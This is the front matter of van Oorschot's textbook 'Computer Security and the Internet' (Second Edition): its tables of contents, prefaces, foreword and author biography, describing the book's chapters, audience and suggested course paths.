

Information Security and Cryptography

Paul C. van Oorschot

Computer Security and the Internet

Tools and Jewels from Malware to Bitcoin

Second Edition

Information Security and Cryptography

Series Editors

David Basin, Department of Computer Science F 106, ETH Zürich, Zürich, Switzerland

Kenny Paterson, Information Security Group, Royal Holloway, University of London, Egham, Surrey, UK

Editorial Board

Michael Backes, Department of Computer Science, Saarland University, Saarbrücken, Saarland, Germany

Gilles Barthe, IMDEA Software Institute, Pozuelo de Alarcón, Madrid, Spain

Ronald Cramer, CWI, Amsterdam, The Netherlands

Ivan Damgård, Department of Computer Science, Aarhus University, Aarhus, Denmark

Robert H. Deng , Singapore Management University, Singapore, Singapore

Christopher Kruegel, Department of Computer Science, University of California, Santa Barbara, CA, USA

Tatsuaki Okamoto, Okamoto Research Lab., NTT Secure Platform Laboratories, Musashino-shi, Tokyo, Japan

Adrian Perrig, CAB F 85.1, ETH Zurich, Zürich, Switzerland

Bart Preneel, Department Elektrotechniek-ESAT /COSIC, University of Leuven, Leuven, Belgium

Carmela Troncoso, Security and Privacy Engineering Lab, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Moti Yung, Google Inc, New York, NY, USA

Information Security – protecting information in potentially hostile environments – is a crucial factor in the growth of information-based processes in industry, business, and administration. Cryptography is a key technology for achieving information security in communications, computer systems, electronic commerce, and in the emerging information society.

Springer's Information Security & Cryptography (IS&C) book series covers all relevant topics, ranging from theory to advanced applications. The intended audience includes students, researchers and practitioners.

More information about this series at <http://www.springer.com/series/4752>

Paul C. van Oorschot

Computer Security and the Internet

Tools and Jewels from Malware
to Bitcoin

Second Edition



Paul C. van Oorschot
School of Computer Science
Carleton University
Ottawa, ON, Canada

ISSN 1619-7100 ISSN 2197-845X (electronic)
Information Security and Cryptography
ISBN 978-3-030-83410-4 ISBN 978-3-030-83411-1 (eBook)
<https://doi.org/10.1007/978-3-030-83411-1>

1st & 2nd editions: © The Author(s) 2020, 2021

This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

The publisher, the authors and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, expressed or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Switzerland AG
The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

To J, J and E

for bringing joy to every day

and for understanding that universal decryption keys do not exist

Contents in Brief

Table of Contents	ix
Preface to Second Edition	xv
Foreword	xix
Preface to First Edition	xxiii
Typesetting Conventions	xxix
Chapter 1: Security Concepts and Principles	1
Chapter 2: Cryptographic Building Blocks	29
Chapter 3: User Authentication—Passwords, Biometrics and Alternatives	55
Chapter 4: Authentication Protocols and Key Establishment	91
Chapter 5: Operating System Security and Access Control	125
Chapter 6: Software Security—Exploits and Privilege Escalation	155
Chapter 7: Malicious Software	183
Chapter 8: Public-Key Certificate Management and Use Cases	213
Chapter 9: Web and Browser Security	245
Chapter 10: Firewalls and Tunnels	281
Chapter 11: Intrusion Detection and Network-Based Attacks	309
Chapter 12: Wireless LAN Security: 802.11 and Wi-Fi	339
Chapter 13: Bitcoin, Blockchains and Ethereum	375
Epilogue	411
Index	417

Table of Contents

Preface to Second Edition	xv
Foreword	xix
Preface to First Edition	xxiii
Typesetting Conventions	xxix
Chapter 1: Security Concepts and Principles ...	1
1.1 Fundamental goals of computer security	2
1.2 Computer security policies and attacks	4
1.3 Risk, risk assessment, and modeling expected losses	6
1.4 Adversary modeling and security analysis	9
1.5 Threat modeling: diagrams, trees, lists and STRIDE	11
1.6 Model-reality gaps and real-world outcomes	16
1.7 \ddagger Design principles for computer security	20
1.8 \ddagger Why computer security is hard	25
1.9 \ddagger End notes and further reading	27
References	28
Chapter 2: Cryptographic Building Blocks ...	29
2.1 Encryption and decryption (generic concepts)	30
2.2 Symmetric-key encryption and decryption	32
2.3 Public-key encryption and decryption	37
2.4 Digital signatures and verification using public keys	39
2.5 Cryptographic hash functions	41
2.6 Message authentication (data origin authentication)	45
2.7 \ddagger Authenticated encryption and further modes of operation	47
2.8 \ddagger Certificates, elliptic curves, and equivalent keylengths	49
2.9 \ddagger End notes and further reading	51
References	52
Chapter 3: User Authentication—Passwords, Biometrics and Alternatives ...	55
3.1 Password authentication	56
3.2 Password-guessing strategies and defenses	59
3.3 Account recovery and secret questions	65
3.4 One-time password generators and hardware tokens	67
3.5 Biometric authentication	71
3.6 \ddagger Password managers and graphical passwords	76
3.7 \ddagger CAPTCHAs (humans-in-the-loop) vs. automated attacks	79
3.8 \ddagger Entropy, passwords, and partial-guessing metrics	81
3.9 \ddagger End notes and further reading	86
References	88

Chapter 4: Authentication Protocols and Key Establishment ... 91

4.1 Entity authentication and key establishment (context)	92
4.2 Authentication protocols: concepts and mistakes	97
4.3 Establishing shared keys by public agreement (DH)	100
4.4 Key authentication properties and goals	104
4.5 Password-authenticated key exchange: EKE and SPEKE	105
4.6 \ddagger Weak secrets and forward search in authentication	111
4.7 \ddagger Single sign-on (SSO) and federated identity systems	113
4.8 \ddagger Cyclic groups and subgroup attacks on Diffie-Hellman	115
4.9 \ddagger End notes and further reading	120
References	122

Chapter 5: Operating System Security and Access Control ... 125

5.1 Memory protection, supervisor mode, and accountability	127
5.2 The reference monitor, access matrix, and security kernel	130
5.3 Object permissions and file-based access control	133
5.4 Setuid bit and effective userid (eUID)	137
5.5 Directory permissions and inode-based example	138
5.6 Symbolic links, hard links and deleting files	142
5.7 Role-based (RBAC) and mandatory access control	144
5.8 \ddagger Protection rings: isolation meets finer-grained sharing	146
5.9 \ddagger Relating subjects, processes, and protection domains	149
5.10 \ddagger End notes and further reading	151
References	153

Chapter 6: Software Security—Exploits and Privilege Escalation ... 155

6.1 Race conditions and resolving filenames to resources	157
6.2 Integer-based vulnerabilities and C-language issues	159
6.3 Stack-based buffer overflows	166
6.4 Heap-based buffer overflows and heap spraying	168
6.5 \ddagger Return-to-libc exploits	171
6.6 Buffer overflow exploit defenses and adoption barriers	172
6.7 Privilege escalation and the bigger picture	174
6.8 \ddagger Background: process creation, syscalls, shells, shellcode	176
6.9 \ddagger End notes and further reading	178
References	180

Chapter 7: Malicious Software ... 183

7.1 Defining malware	184
7.2 Viruses and worms	186
7.3 Virus anti-detection and worm-spreading techniques	191
7.4 Stealth: Trojan horses, backdoors, keyloggers, rootkits	194
7.5 Rootkit detail: installation, object modification, hijacking	197
7.6 ‡Drive-by downloads and droppers	200
7.7 Ransomware, botnets and other beasts	202
7.8 Social engineering and categorizing malware	205
7.9 ‡End notes and further reading	207
References	209

Chapter 8: Public-Key Certificate Management and Use Cases ... 213

8.1 Certificates, certification authorities and PKI	214
8.2 Certificate chain validation and certificate extensions	217
8.3 ‡Certificate revocation	221
8.4 CA/PKI architectures and certificate trust models	224
8.5 TLS web site certificates and CA/browser trust model	229
8.6 Secure email overview and public-key distribution	235
8.7 ‡Secure email: specific technologies	238
8.8 ‡End notes and further reading	241
References	242

Chapter 9: Web and Browser Security ... 245

9.1 Web review: domains, URLs, HTML, HTTP, scripts	246
9.2 TLS and HTTPS (HTTP over TLS)	252
9.3 HTTP cookies and DOM objects	255
9.4 Same-origin policy (DOM SOP)	257
9.5 Authentication cookies, malicious scripts and CSRF	260
9.6 More malicious scripts: cross-site scripting (XSS)	262
9.7 SQL injection	266
9.8 ‡Usable security, phishing and web security indicators	269
9.9 ‡End notes and further reading	274
References	276

Chapter 10: Firewalls and Tunnels ... 281

10.1 Packet-filter firewalls	282
10.2 Proxy firewalls and firewall architectures	288
10.3 SSH: Secure Shell	292
10.4 VPNs and encrypted tunnels (general concepts)	297
10.5 ‡IPsec: IP security suite (details)	300
10.6 ‡Background: networking and TCP/IP	303
10.7 ‡End notes and further reading	306
References	307

Chapter 11: Intrusion Detection and Network-Based Attacks ... 309

11.1 Intrusion detection: introduction	310
11.2 Intrusion detection: methodological approaches	313
11.3 Sniffers, reconnaissance scanners, vulnerability scanners	316
11.4 Denial of service attacks	320
11.5 Address resolution attacks (DNS, ARP)	325
11.6 ‡TCP session hijacking	329
11.7 ‡End notes and further reading	332
References	335

Chapter 12: Wireless LAN Security: 802.11 and Wi-Fi ... 339

12.1 Background: 802.11 WLAN architecture and overview	340
12.2 WLAN threats and mitigations	343
12.3 Security architecture: access control, EAP and RADIUS	347
12.4 RC4 stream cipher and its use in WEP	351
12.5 WEP attacks: authentication, integrity, keystream reuse	353
12.6 WEP security summary and full key recovery	357
12.7 ‡AES-CCMP frame encryption and key hierarchy	361
12.8 Robust authentication, key establishment and WPA3	364
12.9 ‡End notes and further reading	369
References	371

Chapter 13: Bitcoin, Blockchains and Ethereum	375
13.1 Bitcoin overview	376
13.2 Transaction types and fields	379
13.3 ‡Bitcoin script execution (signature validation)	382
13.4 Block structure, Merkle trees and the blockchain	384
13.5 Mining of blocks, block preparation and hashing targets	386
13.6 Building the blockchain, validation, and full nodes	391
13.7 ‡Simple payment verification, user wallets, private keys	395
13.8 ‡Ethereum and smart contracts	399
13.9 ‡End notes and further reading	405
References	407
Epilogue	411
Index	417

‡This symbol denotes sections that readers or instructors may elect to omit on first reading, or if time-constrained. A few of these are background sections, which students may read on their own as review. The end notes completing each section suggest both further elementary readings, and entry points to the research literature.

Preface to Second Edition

Perfection is finally attained not when there is no longer anything to add, but when there is no longer anything to take away.

—Antoine de Saint-Exupéry, 1900–1944

What is new in the Second Edition

The Second Edition adds two new chapters (discussed next). Minor editorial revisions were also made to improve clarity (without altering pagination), for example in statements of the Chapter 1 security design principles.

Chapter 12 (new) gives an overview of wireless local area network (WLAN) security, then drills down to examine its common implementation using IEEE standard 802.11, recognizable by widespread *Wi-Fi* branding of laptops and mobile phones. This provides lessons on the challenges of designing and deploying complete systems in practice, shows that design errors and new attacks are more common than expected, and enables an understanding of current WLAN security architectures and the evolution of WPA3 (*Wi-Fi Protected Access* version 3). Many concepts from earlier chapters are pulled together, from threat models to practical difficulties of key management to subtle design choice errors allowing the defeat of strong cryptographic algorithms. Readers learn what happens when security technology meets real world products and motivated attackers.

Chapter 13 (new) explains how blockchains work, with a main focus on Bitcoin’s virtual cryptography-based currency system, often called a *cryptocurrency*. We leverage this to also introduce Ethereum, which broadens the underlying blockchain ideas to a decentralized computing model supporting programs called *smart contracts*. Independent of current hype, blockchain methods appear destined to have broad and long-term impact, through their ability to deliver publically verifiable, append-only (immutable) records, whose integrity relies neither on a centralized (trusted) party nor on the confidentiality of a master secret key. This makes blockchains and understanding their properties important for everyone interested in information technology. Many nations are also exploring the potential of cryptocurrencies as government-backed (i.e., *fiat*) currencies. We note also that while cryptography plays a crucial role in blockchains, the cryptographic background required for Chapter 13 is surprisingly little and localized—the main concepts relied on are (1) the basic collision-resistance property of cryptographic hash functions, and (2) the high-level (input-output) functionality of digital signatures. Thus, a fear of cryptography should not stop instructors or students from learning about blockchain systems.

Suggestions for including the expanded content into shorter courses

The Second Edition now contains sufficient content for a two-term undergraduate course. The optional exercises (which are largely written as introductions to further material) and curated references in chapter end notes may be used as the basis for short projects, or as extra content for advanced students.

This raises the question of how best to use the book for a course taught over a single 13-week term or quarter—as few instructors are likely to have time to cover all chapters in one term. Instructors of a one-term course now enjoy a rich set of options from which to build a course matching their personal tastes; we outline a few of these in what follows.

As noted in the original Preface, the first eleven chapters suit a tightly run single-term course in computer and network security, with the expectation that some sections marked as optional (or instructor-selected substitutes) will be omitted. For one-term courses, a simple option is thus to ignore the new chapters and fall back on our convention of double-daggers (‡) on section and paragraph headings suggesting material to consider omitting. However, we expect that most instructors will prefer to teach one or both of the new chapters, as they are of high interest to students, were added based on real-world relevance, and offer compelling examples of how complete systems implement security in practice. To this end, Fig. 1 gives two examples of chapter sequences for one-term courses.

Fig. 1(a) suggests a single-term course focused on authentication and uses of cryptography in Internet security. This path uses Chapters 2–4 as its basis. Instructors here might opt to: reduce coverage of Chapters 5–7, but retain §7.7 (to highlight how ransomware exploits public-key cryptography); emphasize, in Chapter 8 (certificate management), both the browser trust model and secure email (§§8.5–8.7); omit parts of Chapter 9 (web security) but retain §9.2 (TLS) and §9.8 (usability of certificates); within Chapter 10 (firewalls and tunnels), focus on §10.3–10.5 (SSH, VPNs, IPsec); and from Chapter 11 (intrusion detection and network attacks), focus on §11.5 (current DNS weaknesses call attention to the need for cryptographic protection) and §11.6 (showing the importance of session encryption to stop TCP session hijacking). Both new chapters are included in this path.

Fig. 1(b) suggests a single-term course that emphasizes network and systems security with lighter coverage of cryptography. Here, as the shaded boxes suggest, other courses may provide cryptographic background (e.g., Chapters 2, 4, 8), and perhaps also the basics




Figure 1: Example roadmaps from which to build single-term courses.

of passwords and user authentication (Chapter 3). Students will likely still benefit from a review of Chapter 2, §4.3 (Diffie-Hellman key exchange), and Chapter 8 (certificate-based public-key infrastructure). The core elements of systems security in this path are operating systems, software security and malicious software (Chapters 5–7); those of network security are in Chapters 10–12, while web security (Chapter 9) spans systems and network security. The primary content may again be enriched by using material from exercises and end notes; topics such as network monitoring and vulnerability scanning tools (§11.3) are natural candidates among many other examples. Path (b) is recommended for students with access to a complementary course that focuses on applied cryptography.

Who this book aims to serve

The primary audience is students in a one-term or two-term, third- or fourth-year undergraduate course in a computer science, engineering or information technology program, or an introductory graduate course. Graduate students beginning a research program may use this book as a framework for learning the subject, and are a natural audience for the optional inline exercises, and literature references in chapter end notes. Instructors and established researchers may find this to be a useful handbook for organizing knowledge of computer security, software and web security, authentication, and the security of networked systems. A secondary audience is those open to self-study in order to gain a general understanding of these areas as background knowledge, including developers and information technology professionals, or indeed anyone else interested and having a basic understanding of computers or software (entry-level familiarity with operating systems and networking concepts will ease this journey, but can be picked up along the way). Finally, the new Chapter 13 offers a concise, yet broad, systematic introduction to Bitcoin and Ethereum for individuals specifically interested in these systems, but without the time to read entire books on these single subjects. Many such entire books themselves assume background beyond that of interested readers; in contrast, we are able to efficiently explain how these systems work, by relying on a few key concepts introduced in earlier, self-contained chapters.

Acknowledgements (Second Edition)

I am grateful to Wayne Wheeler and Ronan Nugent at Springer for ongoing support and encouragement. Beyond those in the original Preface, I sincerely thank all colleagues who have kindly provided constructive feedback to improve this book, its overall evolution, and most recently Chapters 12 (*) and 13 (*), especially:

Chris Bellman**	Jeremy Clark*	Yusef Karim*	Udaya Parampalli*
Rainer Böhme*	Will Enck*	M. Mannan**	Petr Švenda*
Joseph Bonneau*	Gus Gutoski*	Václav (Vashek) Matyáš**	Mathy Vanhoef*
Xavier Carnavalet*	Syed Rafiul Hussain*	Alfred Menezes*	Amr Youssef*

Any errors that remain are my own.

Paul C. van Oorschot

Ottawa, Canada

29 June 2021

About the Author

Paul C. van Oorschot is a Professor of Computer Science at Carleton University (Ottawa), where he is Canada Research Chair in Authentication and Computer Security. He is an ACM Fellow, an IEEE Fellow, and a Fellow of the Royal Society of Canada. He was Program Chair of the New Security Paradigms Workshop 2014-2015 (NSPW), USENIX Security Symposium 2008, and the Internet Society’s Network and Distributed System Security Symposium 2001-2002 (NDSS). Prior to writing *Computer Security and the Internet: Tools and Jewels* (2020), he was co-author of the *Handbook of Applied Cryptography* (1996), and *An Introduction to Error Correcting Codes with Applications* (1989). He has served on the editorial boards of IEEE TDSC (*Transactions on Dependable and Secure Computing*), IEEE TIFS (*Transactions on Information Forensics and Security*), and ACM TISSEC/TOPS (*Transactions on Information and System Security*, now retitled *Transactions on Privacy and Security*). His research interests include authentication and identity management, computer security, Internet security, security and usability, software security, and applied cryptography. He earned a Ph.D. in Computer Science from the University of Waterloo in 1988. In 2017 he was appointed Honorary Professor at the University of Melbourne. His academic career was preceded by 14 years of industrial research and development in telecommunications and software security.

Foreword

There's an old adage that many people espouse: "Keep It Simple, Stupid". Unfortunately, when it comes to the nitty-gritty of securing computer systems, networks, and the Internet: Everything is Complicated. A highly relevant quote comes from Albert Einstein: "Everything should be made as simple as possible, *but no simpler.*" It is often making things too simple that leads to missing requirements, design flaws, implementation errors, and system failures.

At the end of Chapter 1, Paul Van Oorschot lists two dozen fundamental principles that should underlie the design and implementation of systems, and particularly systems with stringent requirements for trustworthiness (e.g., security, reliability, robustness, resilience, and human safety). These principles all can contribute in many ways to better systems, and indeed they are highlighted throughout each following chapter as they apply to particular situations.

One particularly desirable principled approach toward dealing with complexity involves the pervasive use of design abstraction with encapsulation, which requires carefully defined modular interfaces. If applied properly, this approach can give the appearance of simplicity, while at the same time actually hiding internal state information and other functional complexities behind the interface.

Paul's book identifies ten relatively self-contained structural areas of widespread concern, each of which is probed with detail sufficient to establish relatively accessible groundwork for the primary concepts. The book makes considerable headway into underlying realities that otherwise tend to make things difficult to understand, to design, and to implement correctly. It provides collected wisdom on how to overcome complexity in many critical areas, and forms a sound basis for many of the necessary fundamental components and concepts. Also, much of what is described here is well chosen, because it has survived the test of time.

Paul has a remarkably diverse background, which is reflected in the content of this book. He is one of the special people who has made major contributions to the literature in multiple areas: computer/network security (including certification-based system architectures, authentication, alternatives to passwords, Internet infrastructure, protocols, and misuse detection), applied cryptography (e.g., public-key infrastructure, enhanced authentication), software, and system usability. Much of his work crosses over all four of these areas, which are mirrored in the topics in this book. Paul has extensive background in both academia and the software industry. His earlier *Handbook of Applied Cryptography*

is highly regarded and widely used, and also reflects the cross-disciplinary thinking that went into writing *Tools and Jewels*.

The balance of Paul’s academic and practical experiences is demonstrated by the somewhat unusual organization of this book. It takes a fresh view of each chapter’s content, and focuses primarily on precisely what he believes should be taught in a first course on the subject.

To avoid readers expecting something else, I summarize what the book intentionally does *not* attempt to do. It does *not* seek to be a cookbook on how to build or integrate systems and networks that are significantly more secure than what is common today, partly because there is no one-size-fits-all knowledge; there are just too many alternative design and implementation choices. It also does *not* deal with computer architecture in the large—beginning with total-system requirements for hardware, software, and applications. However, it *is* oriented toward practical application rather than specific research results; nevertheless, it cites many important items in the literature. Understanding everything in this book is an essential precursor to achieving meaningfully trustworthy systems.

Altogether, Paul’s realistic approach and structural organization in this book are likely to provide a very useful early step—particularly for students and emerging practitioners (e.g., toward being a knowledgeable system designer/developer/administrator), but also for computer users interested in a better understanding of what attaining security might entail. The book may also become an excellent starting point for anyone who subsequently wishes to understand the next stages of dealing with complexity, including layered and compositional architectures for achieving total-system trustworthiness in hardware, software, networks, and applications—as well as coping with the pitfalls inherent in system development, or in more wisely using the Internet.

Designing, developing, and using systems with serious requirements for trustworthiness has inherent complexities. Multics is a historical example of a clean-slate system—with new hardware, a new operating system, and a compiler that facilitated taking advantage of the new hardware features—that is worth studying as a major step forward into secure multi-access computing. Paul begins to invoke some of its architecture (e.g., in Chapter 5). But the real lessons from Multics may be its highly principled design and development process, which carefully exposed new problems and then resolved them with a long view of the future (e.g., completely avoiding stack buffer overflows and the Y2K problem in 1965!). Paul noted to me that if we don’t teach anything about strong features of our old systems, how can we make progress?

Chapter 6 provides an example of the book’s pragmatic focus, discussing software security and related vulnerabilities—headlined still, sadly, by buffer overruns (mentioned above). It provides background on a selection of well-known exploits currently in use, exposing the importance of software security. A main focus there, and throughout the book, is on helping readers understand what goes wrong, and how. This puts them in a position to appreciate the need for solutions, and motivates pursuit of further details in additional sources, e.g., using references in the chapter End Notes and occasional inline Exercises (and perhaps follow-up courses). This style allows instructors and readers to pick and choose elements to drill deeper, according to personal interests and time constraints.

Such an approach, and the book’s pervasive focus on principles, match my own interests quite well, e.g., including my ongoing involvement in developing the CHERI clean-slate capability-based hardware-software system, a highly principled effort taking advantage of the past history of computer systems. Among other foci, the CHERI hardware, software, and extended hardware-aware LLVM (low-level virtual machine) compiler specifically help remediate most of the software security issues that are the main focus of Chapter 6—including spatial and temporal memory safety issues, and protection against buffer overflows in C. Paul cites a CHERI reference in his far-reaching epilogue. (CHERI is a joint effort of SRI and the University of Cambridge.)

Each of the other chapters that I have not mentioned specifically here is a valuable contribution by itself. All in all, I believe Paul’s timely book will be extremely useful to a wide audience.

Peter G. Neumann
Chief Scientist, SRI International Computer Science Lab,
and moderator of the ACM Risks Forum
July 2019

Preface to First Edition

Do not write so that you can be understood, write so that you cannot be misunderstood.

—Epictetus, 55-135 AD

Why this book, approach and target audience

This book provides a concise yet comprehensive overview of computer and Internet security, suitable for a one-term introductory course for junior/senior undergrad or first-year graduate students. It is also suitable for self-study by anyone seeking a solid footing in security—including software developers and computing professionals, technical managers and government staff. An overriding focus is on brevity, without sacrificing breadth of core topics or technical detail within them. The aim is to enable a broad understanding in roughly 300 pages. Further prioritization is supported by designating as optional selected content within this. Fundamental academic concepts are reinforced by specifics and examples, and related to applied problems and real-world incidents.

The first chapter provides a gentle overview and 20 design principles for security. The ten chapters that follow aim to provide a framework for understanding computer and Internet security. They regularly refer back to the principles, with supporting examples. These principles are the conceptual counterparts of security-related error patterns that have been recurring in software and system designs for over 50 years.

The book is “elementary” in that it assumes no background in security, but unlike “soft” high-level texts, does not avoid low-level details; instead it selectively dives into fine points for exemplary topics, to concretely illustrate concepts and principles. The book is rigorous in the sense of being technically sound, but avoids both mathematical proofs and lengthy source-code examples that typically make books inaccessible to general audiences. Knowledge of elementary operating system and networking concepts is helpful, but review sections summarize the essential background. For graduate students, inline exercises and supplemental references provided in per-chapter end notes provide a bridge to further topics and a springboard to the research literature; for those in industry and government, pointers are provided to helpful surveys and relevant standards, e.g., documents from the Internet Engineering Task Force (IETF), and the U.S. National Institute of Standards and Technology.

Selection of topics

For a one-term course in computer and network security, what topics should you cover, in what order—and should breadth or technical depth be favored? We provide a roadmap.

A common complaint is the lack of a concise introductory book that provides a broad overview without being superficial. While no one book will meet the needs of all readers, existing books fall short in several ways. Detailed treatments on the latest advances in specialty areas will not be introductory-level. Books that dwell on recent trends rapidly become dated. Others are too long to be useful introductions— instructors who are not subject-area experts, and readers new to the subject, require guidance on what core material to cover, and what to leave for follow-up or special-topic courses. Some books fail at the presentation level (lacking the technical elements required for engineering and computer science students to develop an understanding), while others that provide detailed code-level examples often lack context and background.

Our aim is to address these deficiencies in a balanced way. Our choices of what to include and exclude, and when to provide low-level details vs. high-level overviews, are informed by guidance from peers, personal experience in industrial and academic research, and from teaching computer security and cryptography for 30 years. The presentation style—which some readers may find atypical—reflects the way in which I organize my own thoughts—metaphorically, putting things into boxes with labels. Thus the material is delivered in “modular” paragraphs, most given short titles indicating their main focus. Those familiar with the *Handbook of Applied Cryptography* (1996) will notice similarities. The topics selected also reflect a personal preference of the core content that I would expect of software developers starting out in industry, or junior security researchers. The material herein also corresponds to what I wish had been available in a book to learn from when I myself began in computer and network security many years ago. The soundness of these choices will be revealed in the course of time.

Framework and systematization

My hope is that this book may serve as a framework from which others may build their own tailored courses. Instructors who prefer to teach from their own notes and slide decks may find it helpful to point students to this text as a coherent baseline reference, augmenting its material with their own specialized content. Indeed, individual instructors with special expertise often wish to teach certain topics in greater detail or add extra topics and examples, while other experts will have analogous desires—but expanding different topics. While a single book clearly cannot capture all such material, the present book may serve as a common foundation and framework for such courses—providing instructors a unified overview and basis for further study in security, rather than leave students without a designated textbook.

Why use a book at all, if essentially all of the information can be found online, in pieces? Piecemeal sources leave students with inconsistent terminology, material of widely varying clarity and correctness, and a lack of supporting background (or redundancy thereof) due to sources targeting readers with different backgrounds. This makes learning inefficient for students. In contrast, services provided by a solid introductory text include: context with well-organized background, consistent terminology, content selection and prioritization, appropriate level of detail, and clarity.

A goal consistent with providing a framework is to help systematize knowledge by

carefully chosen and arranged content. Unlike “tidy” subareas such as cryptography, computer and Internet security as a broad discipline is not particularly orderly, and is less well structured—it often more closely resembles an ad hoc collection of vaguely related items and lessons. We collect these over time, and try to organize them into what we call knowledge. Books like this aim to arrive at a more unified understanding of a broad area, and how its subareas are related. Organization of material may help us recognize common techniques, methods and defensive approaches, as well as recurring attack approaches (e.g., middle-person attacks, social engineering). Note that where security lacks absolute rules (such as laws of physics), we fall back on principles. This acknowledges that we do not always have precise, well-defined solutions that can be universally applied.

Length, prioritization and optional sections

A major idea underlying a shorter book, consciously limited in total page count, is to avoid overwhelming novices. Many introductory security textbooks span 600 to 1000 pages or more. These have different objectives, and are typically a poor fit for a one-term course. While offering a wealth of possible topics to choose from, they are more useful as handbooks or encyclopaedias than introductory texts. They leave readers at a loss as to what to skip over without losing continuity, and the delivery of core topics is often split across several chapters.

In contrast, our approach is to organize discussion of major topics in single locations—thereby also avoiding repetition—and to make informed (hard) choices about which topics to cover. We believe that careful organization and informed selection of core material allows us to maintain equal breadth at half the length of comparable books. To accommodate the fact that some instructors will not be able to cover even our page-reduced content, our material is further prioritized by marking (with a double-dagger prefix, “‡”) the headings of sections that can be omitted without loss of continuity. Within undagpered sections, this same symbol denotes paragraphs and exercises that we suggest may be omitted on first reading or by time-constrained readers.

Counterintuitively, a longer book is easier to write in that it requires fewer choices by the author on what to omit. We recall the apology of Blaise Pascal (1623–1662) for the length of a letter, indicating that he did not have time to write a shorter one. (“*Je n’ai fait celle-ci plus longue que parce que je n’ai pas eu le loisir de la faire plus courte.*”)

Order of chapters, and relationships between them

The order of chapters was finalized after trying several alternatives. While each individual chapter has been written to be largely independent of others (including its own set of references), subsequences of chapters that work well are: (5, 6, 7), (8, 9) and (10, 11). The introduction (Chapter 1) is followed by cryptography (Chapter 2). User authentication (Chapter 3) then provides an easy entry point via widely familiar passwords. Chapter 4 is the most challenging for students afraid of math and cryptography; if this chapter is omitted on first pass, Diffie-Hellman key agreement is useful to pick up for later chapters.

Our prioritization of topics is partially reflected by the order of chapters, and sections within them. For example, Chapter 11 includes intrusion detection, and network-based attacks such as session hijacking. Both of these, while important, might be left out by

time-constrained instructors who may instead give priority to, e.g., web security (Chapter 9). These same instructors might choose to include, from Chapter 11, if not denial of service (DoS) in general, perhaps distributed DoS (DDoS) and pharming. This explains in part why we located this material in a later chapter; another reason is that it builds on many earlier concepts, as does Chapter 10. More fundamental concepts appear in earlier chapters, e.g., user authentication (Chapter 3), operating system security (Chapter 5), and malware (Chapter 7). Readers interested in end-user aspects may find the discussion of email and HTTPS applications in Chapter 8 appealing, as well as discussion of usable security and the web (Section 9.8); Information Technology staff may find, e.g., the details of IPsec (Chapter 10) more appealing. Software developers may be especially interested in Chapters 4 (using passwords as authentication keys), 6 (software security including buffer overruns and integer vulnerabilities), and 8 (public-key infrastructure).

Cryptography vs. security course

Our book is intended as a text for a course in computer security, rather than for one split between cryptography and computer security. Chapter 2 provides cryptographic background and details as needed for an introduction to security, assuming that readers do not have prior familiarity with cryptography. Some readers may choose to initially skip Chapter 2, referring back to parts of it selectively as needed, in a “just-in-time” strategy. A few cryptographic concepts are deferred to later chapters to allow in-context introduction (e.g., Lamport hash chains are co-located with one-time passwords in Chapter 3; Diffie-Hellman key agreement is co-located with middle-person attacks and key management in Chapter 4, along with small-subgroup attacks). Chapter 4 gives additional background on crypto protocols, and Chapter 8 also covers trusts models and public-key certificates. The goal of this crypto background is to make the book self-contained, including important concepts for developers who may, e.g., need to use crypto toolkits or make use of crypto-based mechanisms in web page design. In our own institution, we use this book for an undergrad course in computer and network security, while applied cryptography is taught in a separate undergrad course (using a different book).

Helpful background

Security is a tricky subject area to learn and to teach, as the necessary background spans a wide variety of areas from operating systems, networks, web architecture and programming languages to cryptography, human factors, and hardware architecture. The present book addresses this by providing mini-reviews of essential background where needed, supplemented by occasional extra sections often placed towards the end of the relevant chapter (so as not to disrupt continuity). As suggested earlier, it is helpful if readers have background comparable to a student midway through a computer science or computer engineering program, ideally with exposure to basic programming and standard topics in operating systems and network protocols (data communications). For example, readers will benefit from prior exposure to Unix (Chapter 5), memory layout for a run-time stack and the C programming language (Chapter 6), web technologies such as HTML, HTTP and JavaScript (Chapter 9), and basic familiarity with TCP/IP protocols (for Chapters 10 and 11). A summary of relevant prerequisite material is nonetheless given herein.

Trendy topics vs. foundational concepts

For a course that intends to convey the latest information on fast-moving areas, a web site is better suited than content delivery by a textbook. We have designed this book to avoid quickly becoming obsolete, by providing a solid foundation with focus on long-standing concepts, principles, and recurring error patterns. Perhaps surprisingly, a great many security-related errors are invariant over time, independent of evolving platforms. For this same reason, we find it instructive to teach about old flaws that are now fixed (temporarily, in specific products and protocols), as lessons to help us avoid repeating these errors on each new platform. (Mistakes are inevitably repeated, but this way we at least have names for them and can look up the best repair ideas from earlier.)

